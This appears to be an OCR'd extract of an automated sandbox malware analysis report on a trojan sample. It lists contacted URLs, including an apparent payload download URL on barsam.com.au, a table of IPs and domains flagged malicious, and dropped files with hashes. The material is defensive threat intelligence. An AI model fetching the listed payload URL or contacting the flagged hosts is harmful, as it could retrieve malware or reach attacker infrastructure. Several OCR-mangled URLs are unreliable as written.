
Name	Source	Malicious	Antivirus Detection	Reputation
http://barsam.com.au/bin_QuCucbUMda229.bin?	aSsc9zh1ex.exe, 00000007.00000003.422365 24676.0000000001AFA000.00000004.00000020 .00020000.00000000.sdmp, aSsc9zh1ex.exe, 00000007.00000002.42242846036.000000000 1AFA000.00000004.00000020.00020000.00000 000.sdmp	false	• Avira URL Cloud: safe	unknown
http:// https://api.msn.com:443/v1/news/Feed/Windows?	explorer.exe, 0000000A.00000000.41974746 735.0000000005A54000.00000004.00000001.0 0020000.00000000.sdmp, explorer.exe, 000 0000A.00000000.42042323155.0000000005A54 000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.42175553478. 0000000005A54000.00000004.00000001.00020 000.00000000.sdmp, explorer.exe, 0000000 A.00000000.41912937738.0000000005A54000. 00000004.00000001.00020000.00000000.sdmp	false		high
http://inference.location.live.com11111111-1111-1111-1111-111111111111https://partnernext-inference.	aSsc9zh1ex.exe, 00000007.00000001.417718 65753.0000000000649000.00000008.00000001 .01000000.00000005.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://android.notify.windows.com/iOSG	explorer.exe, 0000000A.00000000.42179312 068.0000000009ECA000.00000004.00000001.0 0020000.00000000.sdmp, explorer.exe, 000 0000A.00000000.42045949185.0000000009ECA 000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.41916352446. 0000000009ECA000.00000004.00000001.00020 000.00000000.sdmp, explorer.exe, 0000000 A.00000000.41979204276.0000000009ECA000. 00000004.00000001.00020000.00000000.sdmp	false		high
http://https://excel.office.com	explorer.exe, 0000000A.00000000.42047983 869.000000000A05A000.00000004.00000001.0 0020000.00000000.sdmp, explorer.exe, 000 0000A.00000000.41981155267.000000000A05A 000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.41998807854. 000000000DEF2000.00000004.00000001.00020 000.00000000.sdmp, explorer.exe, 0000000 A.00000000.41918189807.000000000A05A000. 00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.42066445764.0000 00000DEF2000.00000004.00000001.00020000. 00000000.sdmp, explorer.exe, 0000000A.00 000000.42181278199.000000000A05A000.0000 0004.00000001.00020000.00000000.sdmp, ex plorer.exe, 0000000A.00000000.4193411323 5.000000000DEF2000.00000004.00000001.000 20000.00000000.sdmp, explorer.exe, 00000 00A.00000000.42199227042.000000000DEF200 0.00000004.00000001.00020000.00000000.sdmp	false		high
http://www.ibm.com/data/dtd/v11/ibmxhtml1-transitional.dtd-//W3O//DTD	aSsc9zh1ex.exe, 00000007.00000001.417713 91088.0000000000626000.00000008.00000001 .01000000.00000005.sdmp	false		high
http:// crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	aSsc9zh1ex.exe, 00000001.00000002.419618 43116.0000000000788000.00000004.00000001 .01000000.00000003.sdmp, wxbase30u_xml_g cc_custom.dll.1.dr	false	• Avira URL Cloud: safe	unknown
http://schemas.micro	explorer.exe, 0000000A.00000000.42052359 302.000000000ACF0000.00000002.00000001.0 0040000.00000000.sdmp, explorer.exe, 000 0000A.00000000.42166284768.0000000003850 000.00000002.00000001.00040000.00000000.sdmp, explorer.exe, 0000000A.00000000.42185468524. 000000000B590000.00000002.00000001.00040 000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.gopher.ftp://ftp.	aSsc9zh1ex.exe, 00000007.00000001.417718 65753.0000000000649000.00000008.00000001 .01000000.00000005.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.w3c.org/TR/1999/REC-html401-19991224/frameset.dtd	aSsc9zh1ex.exe, 00000007.00000001.417711 53921.00000000005F2000.00000008.00000001 .01000000.00000005.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.msn.com/en-us/news/us/texas-gov-abbott-sends-miles-of-cars-along-border-to-deter-migrant	explorer.exe, 0000000A.00000000.41974746 735.0000000005A54000.00000004.00000001.0 0020000.00000000.sdmp, explorer.exe, 000 0000A.00000000.42042323155.0000000005A54 000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.42175553478. 0000000005A54000.00000004.00000001.00020 000.00000000.sdmp, explorer.exe, 0000000 A.00000000.41912937738.0000000005A54000. 00000004.00000001.00020000.00000000.sdmp	false		high
http:// https://inference.location.live.net/inferenceservice/v21/Pox/GetLocationUsingFingerprinte1e71f6b-214	aSsc9zh1ex.exe, 00000007.00000001.417718 65753.0000000000649000.00000008.00000001 .01000000.00000005.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://sectigo.com/CPS0C	aSsc9zh1ex.exe, 00000001.00000002.419618 43116.0000000000788000.00000004.00000001 .01000000.00000003.sdmp, wxbase30u_xml_g cc_custom.dll.1.dr	false	• Avira URL Cloud: safe	unknown
http://barsam.com.au/bin_QuCucbUMda229.bing	aSsc9zh1ex.exe, 00000007.00000003.422365 24676.0000000001AFA000.00000004.00000020 .00020000.00000000.sdmp, aSsc9zh1ex.exe, 00000007.00000002.42242846036.000000000 1AFA000.00000004.00000020.00020000.00000 000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.msn.com/en- us/news/politics/graham-tries-t	explorer.exe, 0000000A.00000000.41912937 738.0000000005A54000.00000004.00000001.0 0020000.00000000.sdmp	false		high
http:// https://assets.msn.com/weathermapdata/1/static/svg/72/MostlySunnyDay.svg	explorer.exe, 0000000A.00000000.41974746 735.0000000005A54000.00000004.00000001.0 0020000.00000000.sdmp, explorer.exe, 000 0000A.00000000.42042323155.0000000005A54 000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.42175553478. 0000000005A54000.00000004.00000001.00020 000.00000000.sdmp, explorer.exe, 0000000 A.00000000.41912937738.0000000005A54000. 00000004.00000001.00020000.00000000.sdmp	false		high
http://https://word.office.com	explorer.exe, 0000000A.00000000.42047983 869.000000000A05A000.00000004.00000001.0 0020000.00000000.sdmp, explorer.exe, 000 0000A.00000000.41981155267.000000000A05A 000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.41918189807. 000000000A05A000.00000004.00000001.00020 000.00000000.sdmp, explorer.exe, 0000000 A.00000000.42181278199.000000000A05A000. 00000004.00000001.00020000.00000000.sdmp	false		high
http://https://www.msn.com/en-us/tv/celebrity/tarek-el-moussa-tests-positive-for-covid-19-shuts-down-filmin	explorer.exe, 0000000A.00000000.41974746 735.0000000005A54000.00000004.00000001.0 0020000.00000000.sdmp, explorer.exe, 000 0000A.00000000.42042323155.0000000005A54 000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.42175553478. 0000000005A54000.00000004.00000001.00020 000.00000000.sdmp, explorer.exe, 0000000 A.00000000.41912937738.0000000005A54000. 00000004.00000001.00020000.00000000.sdmp	false		high
http://https://www.msn.com/en- us/news/technology/facebook-oversight-board-reviewing-xcheck-system-for-vips/	explorer.exe, 0000000A.00000000.41974746 735.0000000005A54000.00000004.00000001.0 0020000.00000000.sdmp, explorer.exe, 000 0000A.00000000.42042323155.0000000005A54 000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.42175553478. 0000000005A54000.00000004.00000001.00020 000.00000000.sdmp, explorer.exe, 0000000 A.00000000.41912937738.0000000005A54000. 00000004.00000001.00020000.00000000.sdmp	false		high
http:// crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	aSsc9zh1ex.exe, 00000001.00000002.419618 43116.0000000000788000.00000004.00000001 .01000000.00000003.sdmp, wxbase30u_xml_g cc_custom.dll.1.dr	false	• Avira URL Cloud: safe	unknown
http://nsis.sf.net/NSIS_ErrorError	aSsc9zh1ex.exe	false		high
http://www.foreca.com	explorer.exe, 0000000A.00000000.41974746 735.0000000005A54000.00000004.00000001.0 0020000.00000000.sdmp, explorer.exe, 000 0000A.00000000.42042323155.0000000005A54 000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.42175553478. 0000000005A54000.00000004.00000001.00020 000.00000000.sdmp, explorer.exe, 0000000 A.00000000.41912937738.0000000005A54000. 00000004.00000001.00020000.00000000.sdmp	false		high
http://https://word.office.com-C	explorer.exe, 0000000A.00000000.41998807 854.000000000DEF2000.00000004.00000001.0 0020000.00000000.sdmp, explorer.exe, 000 0000A.00000000.42066445764.000000000DEF2 000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.41934113235. 000000000DEF2000.00000004.00000001.00020 000.00000000.sdmp, explorer.exe, 0000000 A.00000000.42199227042.000000000DEF2000. 00000004.00000001.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://outlook.com	explorer.exe, 0000000A.00000000.42047983869.000000000A05A000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.41981155267.000000000A05A000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.41998807854.000000000DEF2000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.41918189807.000000000A05A000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.42066445764.000000000DEF2000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.42181278199.000000000A05A000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.41934113235.000000000DEF2000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.42199227042.000000000DEF2000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://activity.windows.com/UserActivity.ReadWrite.CreatedByAppf	explorer.exe, 0000000A.00000000.41990992711.000000000D8A3000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.42191069122.000000000D8A3000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.42059179230.000000000D8A3000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.41926696526.000000000D8A3000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://activity.windows.com/UserActivity.ReadWrite.CreatedByAppe	explorer.exe, 0000000A.00000000.41990992711.000000000D8A3000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.42191069122.000000000D8A3000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.42059179230.000000000D8A3000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.41926696526.000000000D8A3000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://api.msn.com/v1/news/Feed/Windows?activityId=5696A836803C42E0B53F7BB2770E5342&timeOut=10000&o	explorer.exe, 0000000A.00000000.41974746735.0000000005A54000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.42042323155.0000000005A54000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.42175553478.0000000005A54000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.41912937738.0000000005A54000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://aka.ms/odirmO	explorer.exe, 0000000A.00000000.42179312068.0000000009ECA000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.42045949185.0000000009ECA000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.41916352446.0000000009ECA000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.41979204276.0000000009ECA000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://wns.windows.com/).dlll	explorer.exe, 0000000A.00000000.42178218225.0000000009E02000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.42044824183.0000000009E02000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.41977721414.0000000009E02000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.41915362691.0000000009E02000.00000004.00000001.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://android.notify.windows.com/iOS	explorer.exe, 0000000A.00000000.41901090 373.0000000001414000.00000004.00000020.0 0020000.00000000.sdmp, explorer.exe, 000 0000A.00000000.42027345774.0000000001414 000.00000004.00000020.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.42179312068. 0000000009ECA000.00000004.00000001.00020 000.00000000.sdmp, explorer.exe, 0000000 A.00000000.42045949185.0000000009ECA000. 00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.41961022334.0000 000001414000.00000004.00000020.00020000. 00000000.sdmp, explorer.exe, 0000000A.00 000000.41916352446.0000000009ECA000.0000 0004.00000001.00020000.00000000.sdmp, ex plorer.exe, 0000000A.00000000.4216144379 2.0000000001414000.00000004.00000020.000 20000.00000000.sdmp, explorer.exe, 00000 00A.00000000.41979204276.0000000009ECA00 0.00000004.00000001.00020000.00000000.sdmp	false		high
http:// https://api.msn.com:443/v1/news/Feed/Windows?Microsoft	explorer.exe, 0000000A.00000000.41928581 843.000000000DA0B000.00000004.00000001.0 0020000.00000000.sdmp, explorer.exe, 000 0000A.00000000.41992887926.000000000DA0B 000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.42192948449. 000000000DA0B000.00000004.00000001.00020 000.00000000.sdmp, explorer.exe, 0000000 A.00000000.42061047062.000000000DA0B000. 00000004.00000001.00020000.00000000.sdmp	false		high
http://www.w3c.org/TR/1999/REC-html401-19991224/loose.dtd	aSsc9zh1ex.exe, 00000007.00000001.417711 53921.00000000005F2000.00000008.00000001 .01000000.00000005.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://api.msn.com/	explorer.exe, 0000000A.00000000.42058504 298.000000000D826000.00000004.00000001.0 0020000.00000000.sdmp	false		high
http://https://windows.msn.com:443/shell	explorer.exe, 0000000A.00000000.41974746 735.0000000005A54000.00000004.00000001.0 0020000.00000000.sdmp, explorer.exe, 000 0000A.00000000.42042323155.0000000005A54 000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.42175553478. 0000000005A54000.00000004.00000001.00020 000.00000000.sdmp, explorer.exe, 0000000 A.00000000.41912937738.0000000005A54000. 00000004.00000001.00020000.00000000.sdmp	false		high
http://https://www.msn.com/en-us/news/crime/charges-man-snapped-killed-4-then-left-bodies-in-field/ar-AAOGa	explorer.exe, 0000000A.00000000.41974746 735.0000000005A54000.00000004.00000001.0 0020000.00000000.sdmp, explorer.exe, 000 0000A.00000000.42042323155.0000000005A54 000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.42175553478. 0000000005A54000.00000004.00000001.00020 000.00000000.sdmp, explorer.exe, 0000000 A.00000000.41912937738.0000000005A54000. 00000004.00000001.00020000.00000000.sdmp	false		high
http://https://www.msn.com:443/en-us/feed	explorer.exe, 0000000A.00000000.41974746 735.0000000005A54000.00000004.00000001.0 0020000.00000000.sdmp, explorer.exe, 000 0000A.00000000.42042323155.0000000005A54 000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.42175553478. 0000000005A54000.00000004.00000001.00020 000.00000000.sdmp, explorer.exe, 0000000 A.00000000.41912937738.0000000005A54000. 00000004.00000001.00020000.00000000.sdmp	false		high
http://crl3.d	explorer.exe, 0000000A.00000000.42004108 195.0000000012015000.00000004.00000001.0 0020000.00000000.sdmp, explorer.exe, 000 0000A.00000000.41939086451.0000000012015 000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.42073133985. 0000000012015000.00000004.00000001.00020 000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.msn.com/en-us/music/celebrity/the-voice-ariana-grande-and-john-legend-walk-off-when-blak	explorer.exe, 0000000A.00000000.41912937 738.0000000005A54000.00000004.00000001.0 0020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
41.203.18.177	www.fungismartgrid.com	South Africa		37153	xneeloZA	true
68.65.122.211	schnellekreditfinanz.com	United States		22612	NAMECHEAP-NETUS	true
23.227.38.74	shops.myshopify.com	Canada		13335	CLOUDFLARENETUS	true
3.64.163.50	www.intelios.xyz	United States		16509	AMAZON-02US	true
192.64.117.165	herbalsfixng.xyz	United States		22612	NAMECHEAP-NETUS	true
203.170.86.89	barsam.com.au	Australia		38719	DREAMSCAPE-AS-APDreamscapeNetworksLimitedAU	true
93.184.220.29	unknown	European Union		15133	EDGECASTUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	625008
Start date and time: 12/05/202210:39:32	2022-05-12 10:39:32 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 16m 57s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	aSsc9zh1ex.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1

Copyright Joe Security LLC 2022

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/8@29/7
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 36.3% (good quality ratio 34.7%) • Quality average: 76.1% • Quality standard deviation: 25.5%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, BackgroundTransferHost.exe, RuntimeBroker.exe, backgroundTaskHost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 51.105.236.244
- Excluded domains from analysis (whitelisted): wdcpalt.microsoft.com, client.wns.windows.com, wd-prod-cp-eu-west-1-fe.westeurope.cloudapp.azure.com, img-prod-cms-rt-microsoft-com.akamaized.net, wdcp.microsoft.com, arc.msn.com, wd-prod-cp.trafficmanager.net
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\AEGISIIINVHelper.dll	
Process:	C:\Users\user\Desktop\aSsc9zh1ex.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	60648
Entropy (8bit):	6.273540391388373
Encrypted:	false
SSDEEP:	768:VyIscWONgNnXigWuv3uuCRCF5AEIVllzCix92FBo/SlOKsVjiVsRb2X9bhM:VDt5Ngg23TgNEIDNeo/8OLjiOR6
MD5:	00B917A158BB5BF0D6BFF7D6B3C81B12
SHA1:	24A9B80C8EC794ADA4C8BAF717CFAB98459AC1DE
SHA-256:	947BE059906893C09F222CB2868631638A219FB905A47E16A311BA5ADEB4B300
SHA-512:	47B8EABDF404E19B2D953933D2D0C922CC538B3876D7664110CBD739605FFD151D24788E60B9935E6E4F7BB463F6BC7CED253CF31ED5C4D210495C301C7E5F5
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$.....P..K1.K1.K1.BIX.G1..Y.I1....J1..Y.D1..Y.C1..Y.H1.BIO.J1.BIH.J1.8S.N1.K1..1..X.H1..X.J1..X4.J1.K1\.J1..X.J1.RichK1.....PE..d....5;a....." .....j.....0..... ....`.....`..... .....H..... ..4.....p..... .....text..... ..`.rdata.. -.....@..@.data...`'.....@....pdata. .....@..@.rsrc...H.....@..@.reloc..4.... .....@..B..... .....

C:\Users\user\AppData\Local\Temp\AsSQLHelper.dll	
Process:	C:\Users\user\Desktop\aSsc9zh1ex.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	36576
Entropy (8bit):	6.18658407883376
Encrypted:	false
SSDEEP:	384:Vw33667/fhcAcwuVQydIDddeypaROhGkXMV3lBhjUK98krmRt8ZrqL1r8/lSNriq:q33oWsUK98vAqL1r8oFiQ7b2X9shHf
MD5:	0B849C073801DCE25301ECA0146D534B
SHA1:	5BB9251CA83FE96C8F52B35637E674A629ED1468
SHA-256:	3F77E9EF8843DE3DA37037F21BCF6D7E990085D2BDC5B3F05E71AB5EBE5288BB
SHA-512:	1C5C99BD93FBACD3BA56ADE806092AB86BA3FEA0BB70DE0FB89775285A71DB47F2400CF29757370CDC69F13FCBCF6513B25F4C8BBED0A15D65A9618BEE733A7F
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$....._.%.>.v.>.v.>.v.FNv.>.v.\.w.>.v.V.w.>.v.V.w.>.v.V.w.>.v.V.w.>.v.`.w.>.v.>.v.>.v!W.w.>.v!W.w.>.v!W"v.>.v.>Jv.>.v!W.w.>.vRich.>.v.....PE..d.....a....." ....>...\.....@..... ..... .....pd..l....d.....p.....H....T..p.....`U.....P.....text....<.....>..... ..`.rdata.....P.....B.....@..@.data...0....p.....`.... .....@....pdata.....b.....@..@.rsrc.....h.....@..@.reloc..H.....n.....@..B..... .....

C:\Users\user\AppData\Local\Temp\CoverDes.exe.manifest	
Process:	C:\Users\user\Desktop\aSsc9zh1ex.exe
File Type:	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1070
Entropy (8bit):	4.836891219007383
Encrypted:	false
SSDEEP:	24:JdtGOiNK+bIg4y3QdM/Ai8qTCNzgDQRnKVGaQkl:3U1K+bIg4y3QdaIzgDQh3aQkl
MD5:	9B48061E7B9FC35CD2624F2B9102549E
SHA1:	9DA640A8AF809549031916AB143026FAAF3B1E74
SHA-256:	84839C6E85F9B73AA6B0F331A9EAADF7409B7B36E30BA0B04E31680069103E43
SHA-512:	01CF7B5CBDEB1038E79076CB452AC63B0037C86570C3FE97B6C559823F43D515F34CAC963D3737B9EAF103F0EBDEBC1317B68091D4332C3615E87A3F25DF67E
Malicious:	false

Preview:	.<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>..<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">.. <dependency>.. <dependentAssembly>.. <assemblyIdentity type="win32" name="Microsoft.Windows.Common-Controls" version="6.0.0.0" processorArchitecture="x86" publicKeyToken="6595b64144ccf1df" language="*" />.. </dependentAssembly>.. </dependency>.. <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">.. <security>.. <requestedPrivileges>.. <requestedExecutionLevel level="asInvoker" uiAccess="false" />.. </requestedPrivileges>.. </security>.. </trustInfo>.. <dependency>.. <dependentAssembly>.. <assemblyIdentity name="NeGACOM" type="win32" version="17.0.0.0" processorArchitecture="x86" />.. </dependentAssembly>.. </dependency>.. <dependency>.. <dependentAssembly>.. <assemblyIdentity name="OnlineServices" version="17.0.0

C:\Users\user\AppData\Local\Temp\Strepera.wad

Process:	C:\Users\user\Desktop\aSsc9zh1ex.exe
File Type:	data
Category:	dropped
Size (bytes):	77432
Entropy (8bit):	6.5191464617024995
Encrypted:	false
SSDEEP:	1536:0ryhqjc8wTqJ39FNvl4UXgmBfCotcEntclFVdwJZp:0ryTk3HdyYgmBfCscEilFVG
MD5:	0CAED7F18389A6CC24391E0400C2BE47
SHA1:	59288CED440D46970090F25983B409BB25F43BBF
SHA-256:	E8C48296D444C8EDBF6169CA9E3C5334B0813BFC684C2E99BFD61C692A3784F1
SHA-512:	AFC59C8EA01D5F96DFAB3CD08F088FF2136542C0F13435EE9D63795CD8BDEF6D746408296883CD9052BF21D6E87388295B4682F06913CC982B21868704277B93
Malicious:	false
Preview:	....f.f.....GE.......z.I.J=.yk.....W[...o....6......O-P.j"q..h.r...m.v..X...F.1.BV..p.,....Td...L|c.A.._C.....~.7ws...4.Z...$...>..e.YS...&..l..._.....}.a;'a..g*Y.DN.Ql.`.(+#;.....%3...]..u..\K.8..<f./.)..w.0.l..:n.x..Nt{.....?^..M580H. C...d2@..!..U..R%i.GE.....z.I.J=.yk.....W[...o....6.....O-P.j"q..h.r...m.v..X...F.1.BV..p.,....Td...L\|c.A.._C.....~.7ws...4.Z...$..>..e.YS...&.....}.a;'a..g*Y.DN.Ql.`.(+#;.....1.....k..|3...]..u..\K.8..<f./.)..w.0.l..:n.x..Nt{.....?^..M580H. C...d2@..!..U..R%i.GE.....z.I.J=.yk.....W[...o....6.....O-P.....n....."q..h.r...m.v..X...F.1.BV..p.,....Td...L|c.A.._C.....~.7ws...4.Z...$...>..e.YS...&.....}.a;'a..g*Y.DN.Ql.`.(+#;.....%3...4.*..:.....].u..\K.8..<f./.)..w.0.l..:n.x..Nt{.....?^..M580H. C...d2@..!..U..R%i.GE.....z.I.J=.yk.....W[...o....6.....O-P.j"q..h.r...m.v..X...F.1.BV.....f.....p.,....Td...L\|c.A.._C.....~.7ws...4.Z...$...>..e.YS.

C:\Users\user\AppData\Local\Temp\emblem-default-symbolic.symbolic.png

Process:	C:\Users\user\Desktop\aSsc9zh1ex.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	288
Entropy (8bit):	7.002703251110111
Encrypted:	false
SSDEEP:	6:6v/lhPysDjYOGW78zHS1w9xuIGXdvkFRBp9rXHEb/GY1IX2NYKjp:6v/7jjYOGW7Rw9xu6pxHG/VIX6F
MD5:	A83F8C904AFA9E3F6A50D263747CF6DF
SHA1:	7B9D99B950518FCAF5AC59350823D2B20E82956F
SHA-256:	F57C0B31EC836E26EB609F259CFA68DDA95F09685784423B61075DAE4BBA5BF6
SHA-512:	4B2DC243E86514BDC816B92808C491EF71B72690F25C2372FE909CED3A103F990708C507065169FA5C6F823A8B1ADADB7BF13696E78C807A973789CF14CA3A0
Malicious:	false
Preview:	.PNG.....IHDR.....a....sBIT....|.d.....IDAT8...N.Q...'.....X.s.^../H.f.....BJ....V[.b..qsvA..d..y.9?...z.`./....'..[.Q..'...M.....mwuN.\....h..(|.....p.K..I.%..... ..*..x.t~.kW.`V'.8.W.K.I.4..9.&\..k..3F.....4.0.op.rL#.....N:.=.T.[....L.....p...#....IEND.B`.

C:\Users\user\AppData\Local\Temp\face-crying.png

